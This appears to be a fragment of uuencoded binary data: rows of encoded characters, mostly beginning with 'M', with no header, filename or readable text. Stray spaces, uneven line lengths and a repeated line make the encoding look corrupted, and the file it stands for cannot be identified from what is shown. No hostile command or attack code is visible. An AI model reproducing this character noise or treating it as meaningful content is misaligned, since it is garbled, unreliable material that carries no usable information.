M343] 6C' PM_C>OT: , 4MT.) 8LX [M>5 (FPM?S=FXX3 [/9: /SNL" S%) 8"U!4C' 5F
M"KQAS* (8!&52&U0H/P\$) IBUG' X&E' 31A6R=IXCO0FBX@J/Q700+U! !YIAM^
MIT-3' .2P21ZI6I! *A_A:4 (C\@R4YJ3\76\ :3J<] Y' /#TEJ%P7+ 'PW&L@/V<H
MW% [_? (7C@LU4N+W^98IKKW@\&8 \; A\&#@?H0.#? 'N1-O/\>__TQ0%QLC&^Z
M_#8, U0 (7K/JOP '63_6AQM^Q' TP4^Z6+ =<KVO39=K4AAJ1+? '\2) \M7Y%B*_6
MV] ITCN4JUNO/=M; K6\B= [%RFNY8_U>%EJ?9"1X^PWJ9:CZYQTK=.. [.B^- ,
M) PY_RM*V. *ELA] IUE&%6_P^NWP1:K%OAC7 '5LCA@-. 'WIR1U#, LA2S@F-%IH
MR/' ^.=W>] <M5CF\ \N5\ \HUMB:J691SH7F^\$C=EH?J?> (T<>S;) ; AXC [\ I%NN
M^=4 'MUVW//M1< [OENH\ ; +Z [(?) 2W [K/ (^79SG7E#L=BC: ' (>VM) Y3I JNF. OL
M [; *3INRW_G^L/7N<% , 69U=W; CYF=V>WIG67) N.?.SDH<LFAV!Y! =, + '\Y'&)
MQJ5/P4407< [' _MC>>POP42>^V!W@ (VNB\$&) Y\$02\$AX*N9S>) 9?X7 '0\$11X_
ME8AZ8-3D?@HF2HS' ?5] 55TWUS*Z2W/TQT] 5??5] 5=757U5?UO8+<TG0SM33=
MH+; 8_QZ2=KN \. *OOM3J%&B2K4 [AKB4"Q; YGV"Z>H4/) EJJ] &^39A, O4.A1I
M5PAWN"N<K2MJ9N_V@B@KI6; K' [R<F!] @#<\$36V.#L. IE5R' 8: ?B5M=JK?82
M8? =Z# [5 [S<#<2\$. 6#L-RG] WK65' /MAS9H=9NP"H! ; ZAJ&_1PNXDG4C4P9^!]
ML0+ [Y) 0WEWG>) 0IHCJ. TQCM, FZ9CRD>AUG@GZF><SO1M03NO\QXM^URPI) WO
M9>^!V<, .R' H598 (NK6?SUL, AKQ7Y.N"3W: 5I^ () :@JR] 88+WS) =OE2*UE6+E
M^L\8G7_F' , OS_&3\$9P<YAUICYG#SGWCC-J"%OG4-.V9W+8I' ; U._&T7-N9UIG
M' 'Q: =Y>GJ2\1SL' [N/>5: >H [A\JJVQE>-A>_*&AZ; 6P+9KAXM+WB_7&UZ (] Q
M.3*1:] OY' /E] GTQD=COG@ \?Y9" *WMO, Y! ; ^194 (F\$O1D (G>TLYCDCNFV CZ, R
M0^9A1\MX#^I '>)_U1=Z#WOL" ; S\XOO.HGL>; V!>RUQ] :X_V6Y/4' (.B; 9YW%
M?>A0G/AJ:U&6EQ [] [P [2& (/1?, "E+:>\$%.4M [H&' /AG@M7V9+YY^0GU^E\$) ?
M3R=, [H) Z9P&8->\B3\$=@&; U&J-QE1AMJ! "@\$+ZWP0_T! /@ _VR [[WUE) WR\$?
MER] "WB-T7&* _K+R?&? .] OZ '\, 6\ P73 [MW?YUF\&9*?F' ^F>=3C3FJ<QCWNK+=X
M&0\RFNIQ5-; ZQ1YW9&N-; 'R_SYWMRKSX=RW9:B, ; WV^] L0/P [[8RUAN9EN7X
MW (\FYG, G>V9*GF9T: SVZ' K@F\ _7M9/0GQ&ZKL\$7\$LSW; =, T [] N!9!M_%&-O
M1 ([>QB?M7&] CA.Z6CX 'O>N> \>AO_ (\IX, N>LT.K@, M (G8>YM-<] '1GI!!R^O
M) \$?O; %C' P.M, E: #9G3/_C^U@_C78.K=; +5693BBN, +OAJ_RAJ?CZ9*HH*Y4C
M\YW>P>P-W7@*^B0EZ; +T!VP) NGE 'Z, X!H4\, "-TU (' 2W!, 4^T*0^N\$6T.YJC
M4] \$">1=ANQNB\#V,]N1A9G@^E:DTJIGX3C' UJJ! ; E#; PU"BN (; YSIJ5J*GRY
MF&ZQZRQ5JO->46>WZ"NN<_T0Y\$W' .F_LEM:Q0GH_R+I+, ; E?IHQ_>H3.8RO<
M7\$RW4EE [QE\] PN; 3E8?YK6<4"X) ,) YNW=:MHZR4Y9^F [(6\3K@L1C)_BUEU"
MK>RQQ2-M*HNAD"V&> \:X' ^@9DA] 0S/A/@>-D-%N9/Y?Z2ZC%. I [1NPV74 (MU
M], V\$%NOP' 5+, !P0G>E3AU-LDZAT2] <X<ZL<] 30A%&\$L, \L1YT^ [R: (\ *VMWG
M3?L+B78XN5.27>P3_=V9 (S<] W, 'YHT [@B 'U3YH^ . " [K [<OC, =P<9_Z<%S7+Q
M [7->X: \=0GZI, *M*] L [53H/<BO"FY3 'F0@' &X>SBW+B&) [PI>/) QRC1JXX=X
MN+K\$88R, M' ' %B*-T3, , 5@W) \$T [&<< (#I3, (*D, >U>1JI-N8S: "4<<.F* @1% [
M<O%U' _ZS: "M" \1W'] U8) %5<] ' (&LU04! IH/S&O! GR3] G? 'HE.MD) ^/W> (76
M; +?#; Z70_+&R4\AJ?>>, U0*^P@<? (^ 'K*3SJC?50 \PJA?OF1PM' C7F>+V^)
M1ZD' XT@UUO_ "L_7^@K-A) Y/P+Z:>^M' "-H6J037W: 'HJS \@XA*KOU7, .// *
M3@ (LOD\EP54W" SM4%D+LIP6VZF&/@%8YV*J" F#H^C' +A2VD+) ZN9%K9K4752
M=HG4&R] K9SMM^1-4] GL) U#XY&Y?%] Z6: #YK--!\\$) ; SUW4) C+* ; M) 3PM8^S*
MT2GC6A+T-*S<\WRK3LFNF<9\C07" MMS27QA<7RNFW09<TFF, "E484UD\ " !H-
M`?8! * >^, PSR+I: ^' TJ=FEQXL "_K [8* <A:V] \#9ZY3! 7ODG [?Q7GBZ\Z3GG#T
MXX9T=] D.0Z (:DU 'MS2&XEU') >W_X!4?5& [/; PV) NJL^) MVP%6, 1- [*' -/AN"

MS9U\KK#T[/EE1^?'\M3@F:QGLU?/-/)Y*'2&JHL(CP:XF(:#;&61D-<3&4M
M<KF'1+E#<\H)WID=>S&F?-<K-Z9L"[NIH;#*36<S0-5UE)\92FN;'<#:AD)M
MUWK^T+G,Y+\[65Q+40%GA60IQ*2*[3F\JGPP*_R?!KA-\D^\$V'7QW\)FI%
MY#N^-PVN(Y29\?S^:4J#EI'5:ET\9F");ZX)=O&Y8Y)O3K\$?(H//J2+RT:F
M^60CI5T\5F&]#YX0^.-]*0HO]7%_J4"/M4''R7@DWTRG+%>7(9SA>^YZD6]
M5VBR7X7)7=P/0)T/_RI1?IVO7E?'U!X'?'T.%')EZ>CEE\4R%.<L:@]\P:,
MUX>L\$!WE5RO-1,T%W]=,(=L-^&->Z>L)>R-U(LM.*WZ)X!M;V#ULS^* [4B
M:R&9V0_04SM%FN#^LO6/D2)K@8"UV'\CK8GZ.5NH[Q(LJ;E_(M0U48L&AJ" ^
M3M5L97U^R\$A8=Q/G+,I?UFLM59NL.ZVHQ75XMEC%%FK\$;+#2M+T_(LW]D[2H
MU4,\$5"_3-Y)\$'ON>\G@+\POC>5%;17LVO3;W3]82%G!O\8+*5!*([1DLN;N
M:=0P4M=ZDK`>5^95=5C]H>;^*9`W1<,3'_:'_PS6TE:KG\;NP/N?P_T">O\2
MO=&]\VWT_@"]A_DZP.*1K(=ZID)94[58(\$TUHZ\$>=>9U1/Y[O][%PJ21RK
MHNN=2RV'-X?].6:]3:]%@5YE]/H@].VOO;Z=K0PG3>>*K#>\>Y0'7'DN;)G+
MO#/3AQ81MO_&_]/<E<P9]<SN_QEU@W=&W?!_B%UQHHO;_Q#"=(44.B>=!/AB
M_.Z&9[1V\$\9_0"H6-DB,='31)E!=@GX(Z:ZDZL*PH<3(]84QY60AN\.^N8DD
M3\$9E>E079E&9'E749G=(-1_>'J.R/*H)65261_5)(;M#JN4P6VXB41@_VI**
M/E-SE)C>?\$R6#N,F\$M.O+\14Q?V?J%_5T+=.W-1F'%/0&I1H3%M_*7R3R^#/'
M]P4EJYB-G3,21QWP8090ZLL9QT0UK(NE5&<M%KP(TOQ[KX:]_WKZ;1<#'/M^
M(_1M"=*A/USH_83Z*=JR!AOH]QBG^Q!6?S74AS\$4FRM.>#XE<=SAF7IS_\$W8
MI0U18\H3^?/B&ZE_R>-J[\#?^73X)JSB<\CO?#XFKUC%_0:=P'V(R4Y1\@?T
M,73E8+@#V#9<LRICVU#@^8Z8L8KQU2WQ+>93=']9IYK/U>K7\$7?+FVH4YA1M
MB1/'F:,S\$-(3A@WC>6WP6NI3Z%;BWORT[I8LH1S5`N+>\HR.\:-BUA*6:PH
M=^A2RA&A)7C,JB`\S6-(=U"XM[T6SUJ3O4\4LXG;LDR]'>%J2W'57?H,B,1
M2,,[+'Y4^"O-P6A)=Y9Q&^@SR,Z>B'2Z6FIK29_*9VGK^+K]1*Q-^'[B5]"
M7LL@Z[5[S1+HRX^HCI3;A.G3!N/<3WC:]&TA69N^V;G>R*4Y\R4TLW)HW\$0'
M[#,0]K'![+->4S22KZT<.4E5M69GMA%3+@^RTC\U)X\$X"RD%.XC.CG+:]Q?ZS
M(? ,M+XM^"J9LP9FE_HZY&&X.,=PYP>AW`*#<:U1[WJQ]Q3;\\$P9]E+`K)C6
M\$W2B%1.!XUO\$*)BE7-2[#0-T0Z89,'Z-EKKE)-X85)S3J?(]9*'Z81IE.Z-0
MLP;W62RRZ<!M23+-E`4LC]F:1;WK,-9C\4`X-0CU!=Z3&.%!RH\/-VX:A/9K
MQF!M^@>OU*\,C*\$-1,7B=[;\$*XT&:FWV*/#V%QH5@]101J\8Z3:6]\="N76
M7<@PF?U9U+LF#19/,S^,UCYXVMU(;;=P.%69'Q&6Q>5ML!/E&ZSS+=Z86ZN;?
MRTY5E@/AW#\$\$\L;#]1C1%;=Z)[1BILET"E=Y=B\$S#/0*J<0*3M)W"J&@_,2
MXG`/Y,=47<&X<FI.9/)F98XA4Z&]#Y/G8\$OSI.\Z*=K9G2,O2W7+\K)NI50]
M+N1E8WJ3RI:7U8NR9NG99Q+3NOD\4OG9Q(X=IJZO3.) :V;IU,I@^BR=6QE\
M`ER],[?"5G%54S\LI-K=D9CZ.DN5Q]2S+%4=4T^S5'U,56RN!7X136')K?%/
M85]'4_ ;9'-.NO]RS2I*A;A.F_\).1J9CFEG<O).P]QY",\FZJ*DO%&FR;8Q
MR'P#<XK^Z!7?@.V=3[9!W@I\ [BV]5)<5[<=JSS)Z7VQ92YQ:/&>#6=K\$T8R6
MGP%25X5CR9ET@B)3, ,=C>9*N!&3Y*_55L4)M+9GEY8S&/2&E825B\$Z\$[@
MG]Q/4O,+?+G'+%7!]>-&=2`6EQ"PG]>FTL\$8AO\U#^2W*?IR+47Z[\$-:/YN*Y
M1O.0FPST`X!K@D9B)I/?+E"PAE*+R6\76'B'UHM2/+>3)_M\$7W6E7.N_4JW
M;!/9-8A-9!>4FN^SB7Q+E+E6LN-G,MD/NIF?C`0)J&[]6GBK34\$ND[T&S_PD
MF!MAL:\$5XI171(#74MU&ELOFS]OI]5N:HCJ./^<.D8.QH^6].>D1^^\$<6:#9
MPV6!%_ED@84]"?P-<]D"A_3(^@5)(0L,T?ZS2"GD;T'>+N!HCC')R#=09F?@
M#/O84&CE*,6@UI333*=D?M4=Y%8S"!B+4!((,\O"\$*&Z^%?#;N4":`AZXQP5
MRNCHPXQ*2ZFEDD3&PUP5\GB8GV#.6(OY8>&\3&LN+U.U+)BFH=]%IL=S\$2LS
M/LZ:1,Q&3#LEK?'+K39N;:4QN9Y&X&D"\$8-C7T:2[X<-<R[;75`ZTT_WWCE&
ME_ROL()20-B#O!DVLDN]V!"YGXG47BBY,?D!E@_7`X2^B^GP;C">APY08!9A
M,0S^B;Z;`BI#1!T>W.,\$2!\$=]QH90NZEUPNHSLZ"M`+_Z(\@@\$)-B@DC==.
M_%NG<-GBUAXN6]P`WU\$E_28XW[X3\E;C-U&/5TCV73]'2V(*/0;GDW7#':Z
M"S"K<:6TO=>P72PHEBTZW@>9K_U"/I<LQIU8;^5@^HW]H\$<VM"6'UZY[YB
M/F6M&^W9<S'KRF`H(0^WH.)/A&OR?81%5=3>RK8%2+Z1B9=Q\$/JJ@&3B9;`>
M\VO%\/%Y3(S/53F^`M_NX6?ZJX!_7AJ4S_3?%W3;<^:QCWNX?L;V+/V,[8/J
M9VQ74<+)]#.V#Z*?<4[4<&Z12P;27"X9ACJ+C/.12Y:F>7E+A8R!^ZKY:IK)
M7I&?@#ZTET(?!@*,0RD(R-K+DFVI**\DY^QO7#KW[&^1[^RO).?LKT0Z^RN1
MSOYX?=&4]9U2L^6#UZ8]6Y* &4]1W"30'W6/.I_TQ497TCU0EX&J]5#Y8KB% ^
MJ?847</8740\I.GXZETLZIT#S_F(PON-[AN]?G/M.3IZ/9!LZ&'?^*]41EGM
MS=LZ87[,UJ:]/6<=GO"R]C^89KQ9BWT*^P3&SML!X/WA:] \HQ9J)B+7A\2^K
MEXTLNB_&N0LMA'\%-)6X7N0E2"=Q3K03D?8,Y8@P\$D)<2RB/\$K=I#K7:+R?%
M:A>U?"^G\$<<44J1B)*]W</YI0LJ/'U26YKZKE\$^,*)EUZW":^Q5`K#_];2/R
MGO[X0'C2?I[OT=)]9_ ;HW%_/!VEV9LW[*ZJ,H7OEMZG6Z[N!%,GM.[[>JJM9
M>8Y=Z.WX";\$D&`OSF&KWOMR=!^_LIJOY:6FO):7K^9K>9\JK^7)U?):'C>S
MU_)+(?_0(&MYGWJ^_E=@ZSE<PDKI<KD:[G[\$[RO-G\$%1^V@3"QKEI,R_6O[
M/_-:V_NH+3SWP`T+7>/[5'<+@S/OWY_J:#G?1K%Q]1]I\E6<TL?KS'4#\`^
MDF_&%"T2/P`EF8.5=()S!J^+?%\ (YPQHRP#O@2_C\$7Y%>813'H_P'. ,14"=T
M-N4!+.H;K0CNVPG3Y^VA<(7Z@0@`E[N5,+W>7Y.,7N_]RBYD\$@XH^Y`O>\$SA
MN_"Z'?P7#A?,)O5LM\0H4I\PG/0]Y&RB=@#WW=S++)IM!ZM<MMH-^1F;\$D
M9KFC33\7T:=R+@)S+S//GXM@^(-Q\$8N`BQAJREQ\$-KZ?BV@#B)F#LY%]'WH
MIX%Q\$GW9_A9^C[!!.(G7.!_Q+O1E*?9EO(^NSG6X.L=9#^)(Q;6\)?Z>PJ%?
M-_U:27G>O/8AE#,*Q[+C*\$Q^K9'FJF-J<]41^`V!WW[X'8+?"_#K5V>E]JHS
MJP]'`B7X'87?0?@=AM_SZLS4*Y#W(OQ>AMDW2&96O:I*<JNJ?6IF[LE?P^>>

M0SY[YHB''U5E>5#]&BX/>E&5[1(O%/'#OK/986NXG.B`*LN)*M=P.=\$/OR4
MJ/<7WJMJ!/QY'WR*/]E599_313X1WSX5PKX81_VP)^T/\UZ[A<KV]OG;>
ML(;+X_;ZGNMFT0^OJ+)N]NUK^-Q_GV_NGR_J/>9KSW<\$?(\/?H]XWA=]S[M2
MP%_QP;M%.?M]Y?0*_%=] [5\GVO^RRN*PL3GCX36>3\$!#OA-7B6OH#!"\$SD;-?
MG5E\$#';]JXY7V3?<9P'Y`KQ&_4)UTZ],]=FUBEN_3[/%UQ%-<J0;J?]!\$O!6
MUUU0'^ZE:HUR4FM17\p:\()V\$PWZ)/G9Z%&X\$!JM3^=BVG,OKV&>M4<IS9/
MWT.]AF-/CX:]G5,T\K*WS]58)\X-7,*K''\HKU2#9Z2:2-"7EI!7XK(_ZFD
M5+N?<GM-&L4%+C#%,#&EH#;=,)+<44+/LPSR#K1]JV>75DRBD2C5"RFFUB\M
M\0=-U`SY@5E,0D/*AJ!FR!':9[890FP6QQ:NPDMM@J9K(_E\$SD-;M0B4O(IJ
M!/"2UT+)6&8OR91Y6(U&NK\4ZZ!7\V%:>L)9K*">'8NB>Q6V5T5O\@SGH(=S
MMX3S;8\$3C73FUA8H"_221.1[2B8V;Q/'T5(LPN,,1[IRZ:PR'^F62'0SD&ZI
M3)<WX-,]*CW=4;4X,A#.CR2<0]!/6FY)>IG^0VC!4JD\$S2:+D!RA^C38@HY<
M.KO,1KIE\$MT-M(^O(A%DHR,(,"R[]RA?C+(/Y(*5778^S<W87)>57X^6FU%
MO+;NA[:VY-994%:P\$4KL%5B%&+SG7EU\TP[E:\$^XM5XA+Y']&8=\6R^\$I'E
M4GOGX'-ZN?MI5%[\O-CT4N#Z(U581[/H>>'*=F>G*/RJ(S^Y^*?LD.BQSL
M"+_A,>=X.&/5=9]DX35*2F^2TI4B[443EVJ88<A68MPR+//DQ]1\$(>OY0GC6
M*I5Y+0=N/-\F&:R7H/W,)C\$B0?N])^JGO19SIH6+BJ)\$M"%*J!TE;0.D%8]
M#]0AH]883A)F.[7#8Y&*F17>;;ME;=/C'5AXQ?!V3A"*DA`XQZRL:_9_.B\$
M\$F'&.]_EU?X2>X'\\$80;MR%\OU>RAR-Z*6+P-%(TVY_K_Y\MK`GO'-[YAE"8
M)+>&\Y'3SB/)S>&(E1>A)G!YI":TD6*\$2/)!@=\$7CM2\$D)M&^,41'?`L'#'?
M2)YA)!ZL]*SA:N"ZY70JN]YMG!=\$GBW<:L\6[D')%JY=7X<J^YOU'^O')B_5
MR3J_@#_`L8]+O=7?'BM':/O[_=7'!W47_%8*:<AD_.%_HIEO\285SN')^*,
MCL0[:_TZ\$OM4IB,!:^S?K",1\;-;\,U#FC83Y&K9@3UAI?),P7\,PQQN%!O4U
M;#"]\OD&KH(7<U_#!I,2+32<(2U5&\S)1O(D)1ML,+_!K12[!/AHZH'88'Z#
M%U'H=21Y@'H>-ICGX044.H8DGZ7>A`WF37@>A9HD^20T23\$H[Y+M1W@T_.I(
MYDQF3"_?FU?FZ/W7]W?T<O/%3^^-UADR>>*P1=3TX;OM\KR^MZH`UGA;RN1W\$:
MC_UG4W-%69_GZ`K?T<O/%3^^-UADR>>*P1=3TX;OM\KR^MZH`UGA;RN1W\$:
M,O(Z)MSI7F:/)NG,ZLUVITY]"=A+=2<^T^[0\$^0OL+,J1?T+>R7<?09W%]*[
M97J&EWVD5^C5ZC*O^9B`K_#!?R[@RW69YWZBE^\-ENLRS_VDP._TE??.?`M[E
M@S\GX\$M]\+V]G/?]7^ZN/3R**LO?JNY;5=UI2*?3*+;=)`" `SH&C"%!&\$.B
M^(#5(91*[-\$12-`=UPQ1'KX5-*"SNPHAZ<Z+-PGAH>RGLY^@('Z^<`'=^PG
M/CX)! .0EHC/CS/@Y0_<:>VY55R4-(NM?^T=UWWONN8^Z575?YYS?F<_) "H7Z
M[GV@XYX[5(1Z+R!:)3O]TM=L"0+&P.\$WDNA_W>5-*0<S(BW/\E-N,K6
MSN>(VM@(:_QL\$%X)\,A'^FGQML?!VI1#^H"V)%>BC6J\$6-X)JY"Y'^YC3'"
M"FLFY,1]^&1F(C>\$[F2YQBB8#T9G3(82:K@5NQ-B\Z"6]:E:A%_97.,?\.RB
M_G:Q?GH,[F19BH.0IHQ_XEF\Y)@+'M2'(1;YPS\$CH&2XW'@V)'B("PJHPLX
M!DF.)QSV\$;F+TF/2/\`-*36<D.;A7R#-PW\:/JYP#E/<LZ3G//X#V'26_CA
MURY*AQ\-.0EL</@7V.#PWP,_) [DF2=YYO\$SP0^_Y'UK1[N(0.8M8CTGE+G
MW4X9YF\$AVR1/)!C#;V;W^#?+GN;/OY8[_]"2+M8Q5.M;4IU%Y.EGW/XHF@
MAMA3%-JO.>A=S<#Y'7O'R99X[(4X0V'1`WUVQ3"#\+\5CP3*\Z>A^?[2H?
M>3`?R:'W*I0:T0]GHE_&KQU^&7LSB5*EA<XMF/W3UWAEL'N-L>V4[WZ1+^>.
MD)%_WTVPF[7:D3_M:5GRS-/U%;/ZBCQ/_O=9M'SF:5N>V:/E0]AONL:IFH\$H
MGSG,[ROT??:3]]]=5:6J]I&N/82A#V-U=5=\$U@>\$,SX[GR/O^Z5O0\XD-85^=
MW./Q*-@2?IX6IVM9['1L\^F]M/W>C!-[1M/(H+:@K=\$)(B^ASV+SJ'U4Q\$
M?Y1"@R+Z[RA4\$-&3%!H7T9LH=%-\$7T6AZ1%]-85F1_16\$<K6#!;1VV78!^%U
M,NR'<(T(Y)P4TO/OR)*M?T^DYF,_L]AV,+;3H[S<AW?1M@#&X7&3]\O66GZ
M9<#)/;JNQ)Y/Z=+VJDV/I1^JM?7E>N!0][7R1'_NPJ'N7VOI8?IA#5;@ (SW,
M)\+J;'X%\6\<G<V+:GOZ",'\VB\9?L_#?0O\$['>-6H26AS.QO)\$">3H,*P3/
MHR\$--3=-+>'>Q^0?M60%;/A:HE7\<],B7K?YV6M)[(](DB'O0^F<@J/[&9X
MD]#X+(TAU)IOI/-#&\6:24LR\^E6JVBEN;.;(\?)BADS>!EORKY0HF/[8#K
M(/EO+.Z\$'\&EO.OP_!^#ZRA<Q^ZHI27?@W7"0COAVN?Y/]*<9P.%Q^"6#[,
MWL_P8HA]X_#M.+?6.O/\PN6+<\$&MM<[:Y_+Q]Y\V_8B+OMBF'W31&VUZI\NW
MX+):ZTSRL,NW8%NMM8X[[&K/!KN<#E?YS)O\]US\FVSZURX?D:_46N00KUSU
MOFF7?#\#5SITV_WX7_P<V_U>N]NRQZ?M=,]M^C%7^0=JK;/H+USE'[/YCRMD
M]X_^\#3V#=#/(3T!3UHGP/P92<.*J29LT27TKN&3N6T4KOH#C]Y^2UC`BT@
MT:&8TW-5"QF@J;=\$!H!Q<K'MFS>BYSO"*V0XH@VS<'0T,TGU\$L?%-G>V7L%0
MZW(VRU4O5T+:C+SEO%8S\$X<4MU]=B3]@D&_=U7PJRG.C.XN[>@+L+*"&/)94,
MORD')&8LB<_B6W_)./UGHQU!,U'@V-1)G00^K6R&AQQA/[E4+OEB[RXQM[
MT488>#E-[C0L\&2,*ZQTU?VTEP2Q11&`<H1_RS\]Y;&.ABK8W0&T@C_45A9
MO\SH#.0M1F<@.QF=@7S\$4F<@;RB[46[8J72@J'" ;PG;C_Q_QYU.AJRI'ROL7
M\$SY!:'`1KR']%&+DG1\X.E?7(Q-5\!H]XONXS".7:\$6JB>Z"MGQ+M/[L!;A
MI-S(H'IKMR,F:@QU"&=##']ST,, :QF>GP9>XLSM^OR?"ZY@YZ\$&!TE')_+R(
M1Z\$M"[O1S@',:]UHL\$[C3[MHA=S+4" I@UAQ5T,\TUNZ!IT^^IK'F<O[L]_0K
M4LE,_J`6K^E44OY\$XC7[%;/F`)1`%(W%;_J2FS7'E*K@<QS]-6WG!LR1=W19
MZ_`MT)_]H8.S?4>5;*-)R=:O4VAW&=:RQ7YR)_\-.DWN%]HWM^@Q-O@ZVJC
M+ZP(T0`AC'9-T)/!MP07VC5I0DYXLX)KU_*V+Y4RN`IFO\AP#5'>]K6"[RC.
M**]!Z1*YM^VXL]UM^X'G"1=//5#W0=UPK?D&OID-,%I4!=\$_\$.KT1;8N.N]'*
MU.]LZX0]PS8K#G?RN*N<A5#.42CGJ(+)"%\&A'+URV!.6<S76)[,-\$\J#[Q5
M32Q7*P".>MXFSM6G,M2#MSE@ID6.D<"1E!S36!_-6>LRJ/4(W%--*A=96&F%
MD*M1Y'H'GFJN-EC-U:D?=%A_?'=?[P-G^G/@+;5CWUS4,\$GZ0?>T0KZ]E[+

MV_1XVS&XIV,XED`IO1GV^,C9`?%?,-^`GN\E>GX(*^T2:~-E6@+3@C+M,DI+
M4/YL?:BG8#:FGRO3+^S*ULX7X6PM#/\G@`9^5^J<[X(Z)SG?(>ES[-!9^!RS
MUFD_K[/UVY24CC*)OX60M@J8PKT\$=O)H\A3L%*\E*?#A:6T*].E&2&%4L=P
M"TT<T*3!C^S.D(V:LP`0-I!0#9&" :)/45[OK-?"AA6T*[@;F;10T+MAPQY#
MSF+^0\BD/[8-L5>Z8\#J9X(!JPD,V\$0.&Z-9)[_W1]]_[#&\Y_L\$\FM4EC(L
M>":E7,F=&*JW=G7OQZ=\$/Q8Y^M%&>/T)^]'=BD@7W4%'KU`&^L)\$+%Q\$F_;A
MV./KW<L\BGG&XECD-]?=JB'Z=T_X(OXM^C4JK'0JD"&^?)DD8;Y(_[-,JU\$
MI.\$[B?_X3E)\J_BW^!')VL?P1!I/8[A\O\:*=L:34S17O&&J%O&-]CO;A3J)
M]7[DZN<G#7>*X<EO.=QC^F4'EMK'>EVT:DK6GA'A;S=DG]O@'0\ORZ"<?R'
MY-__5^GU*.U"%GN/Y`XQNRND[]^%>J4CP'1:L@V!_![#0\JIIX9<'LI,#L
M!&&<G5"V/Q]E[DH>RT;T^6A":-75PUA3%4V*WR(H):(\!*VM4RQ,)2['(7Z
M+F8D=_\$'4W*722ZYRRF\04;/3\$YBZ3'\I8[V4"C3@/G%,\R#D@*4:<*"Q9/I
M\$5(*#TDOQGI"GJJ\R[6P]_:UD'5XR%,B6K^.T@:RV\$SAD?"01*)84&'%]XGE
M>Q;E\$6BKT^EQMI^]=98>Q[OKA\XH-[:\$X_W!5D*(WQ8O5,/\`I?=>Y\GP^L)
MJRJD\$&9A3Q0N:5O,T;:8</ANPW]8\>:KB#P_(SHTPV1H3US*\$5K`#.#.O.E_K
MX?7\$B9ME8W-UY+R8L=LSN\L)*[T^%MX?X.@9RYFA+E5*/Y3ODXFLI2ODX+Q
ML%H=SO!W'%PW6KHU+?5.7;>)KKY;64\ZK[^-!E%[+7B>T"#&]6Y<?4VCN.ES
MZR@_:S^C2WKH</[>?D8W:\YZMKB>T2TVKF,O1KJ:KT&Z@?:!K\$.?O\$2Q#W4
M2+N1=E*S6\$2_PX\CZ2RQ4UG,4KN6?=\$XA0Q']#QF<9N;L+PMZ._!,)\L=]B*
M#K-SNGDF2YZ01ZZV=7QK=-0=%6W+AV\;=V7C]5!U!V=;?AUU!W54[JC>J%>
MBZ4[BFT46D\$+!/UZ1J4TB#LDR_(*:5EN;J9VX"AJ-E);4582\='>K\$'8OK\O
MM\$M17W2!6U]4E+M5E(L[M]FH+PJT4-_JZ"O:'DN7\$[FBF[4U3JU0/>#/TKOG
MOQ>QXG2]6FJ%8DG&J4I*JQ6J2[Y-Q-?NU`K5TVJ%ZD(K%.I\$K=!KX1VY&=ZZ
MY8QT0M<QTKU^2>[I7F6D\$[J+D4[H7KFW^[-C;[#.8Q[NR?4N2I\%O]0V&'<
MUG7BS]^<.J&W)YS?R:V:\$Y=N>D*. (2\$S#WOH.<)E&FOATB'M:8VPYRB>'JT-
MYBDVQ8"]0Z#80G`4>9_1&EHB?4S-VMN++CY">M;G^#I+I]9F)#X87D3/-7!
M[4;*1F.")[V-1B[;K)C#)WC0<FRC\$50MW,X7C""+?6/5V637&>MA[[4\88TO
MU[OLO=8DK#.>F,O>Z]F\$<]PIZV'O]0*D;V3I=<1C9VSO->D4.N)7,RKE=H>]
MUPVVO1>F3#'.1B<<<TXUW#KA,6'W->TT=E_N7-,8Z5Y;^MXQ8?_ES'_0^IX[
M[*_STS.T_]I^OLO'SR1V^5W?!<C^Z]J^1T_S,C^Z]\9V7\UL93]UX-U^!FO
M5]KQRX5-5QW^/X,_2VW[K^*D\QN^T67_-2Y).)_F6.R)7_>P_T]J13?[KYAM
M_X6IE3_"_HOX3Z6YW0IKHNM<]E_=^=V:VVVP1Y]P&OLO>K;4NK#FUMS&M.G2
M!NQ6@S2W8Z>R`?LD90,V/>FV`:->2V\#=#G?2]@W38]TV,VE]L\VNM<=#2>>W
MN=2U;L,VS(-T'/)#UM?EC7#ZNF`MZBWT%DC9PB-IL;!_&)&Z\$/6W*O)AA?,<
M>5:MI#"A,[_IQBN>3O]7A[R9GD=Z-7?,7'/Q8RP6\$H=<[CS]ON'V*8K?,XY
M9%.2=';-X?G<')\$O<">)<N!M89]E45O34O\K+?7YM-07TE)_ [Z"2_DL^3]D'
M8PSN&F(W^,11\25B*6;*5=Y.\$<=E=MK) \$C8]-PM6BDJRD\$<+U?*2%?#?"M<J
MN-;M5(M+UT/USH+X6K0? (WR?^U\K\=C;+&JG5G[Q,HC-@*H*/<98-#
M1_] \$TI* [+ ' I=G^;M.:\$!I=N]_<V?:6+KC18]!877;?IJ]T^T&QZHTLG/KO!
MDL>L<.G\$1VS^=E<YT09+OK+U?Y!-G_2Q7^1S;_.Q3_"IJ]WZ:P7-EARE[5N
M7!B[_"97^5?9].6N^QIOE[/454Z9S;_65<YDF[[41;_--IK>ZRJ]HL.0W2USE
MWV7SKU&=\IMJH)]>@+>)H?\ID45UE@-J]5N5E@-C>J/D^,D5:<<)S_C;.4X
M5"]Q7&1SER5QCB(YSAPAQ_F9CG* <9>KIY#@Y.LEQSOXNT\ESEJN6/&<YW//?
MSTB>0YSQQ%*UT+O)DN>\8.] =GW/*<]JMM<0J.WWIF<IS6AC)<U8PDN>\SFCM
M_RXC>>Z'C-;\M/:G-?\NY3-<+!Q3#DL[L,_P_R-:^.4/.<[>(=6L_^\AQL
MA93ER)JQUJL<7J#C-4VJ6;*->>WJ4ZY3J/JE.LL!9[EJE.N\W=NUK2J:'N&
M<IVK=93K3.NR?'J.: =18!<IUC*-MMZD9&LDUUG+PISD.N/U<GCB5^H^(8>X
M08G7P]>&UXVY:A'7&8;QY`S'D'&""^4Z7*R[;U;0*T5Y?9M:!E=!Y7LLF_M9
M>?UZ9YOKEZIA3A*<\$J@+ZD':@/4`E=B@XH2'.B/X%58.OO^27`F89_4-\)3
MW^:(PSS%7]-1SV\$2FZ1AW+U0=[-Z\$?\ " [C; ,O:YZ5D,]:Z`>N!+MPC*P\$G@>
M=_\$L!![H=;P2=L]#&+%>KAEDNJ">)\$ `CS>5+YE/Y*\$SS3>Q`I3*\7<IZ)P,%3
M' "0KXO<"1UARE+\$^W%GS,JAY)?1-32J7M[]W*>2:";G.\$;G>44R(#W,\1E1
M7T8EY(2W@),D"/NX1<5GCZ?"XD1;)!>K\7K6^&^6@6NF8F2('A&(RL#XK]@
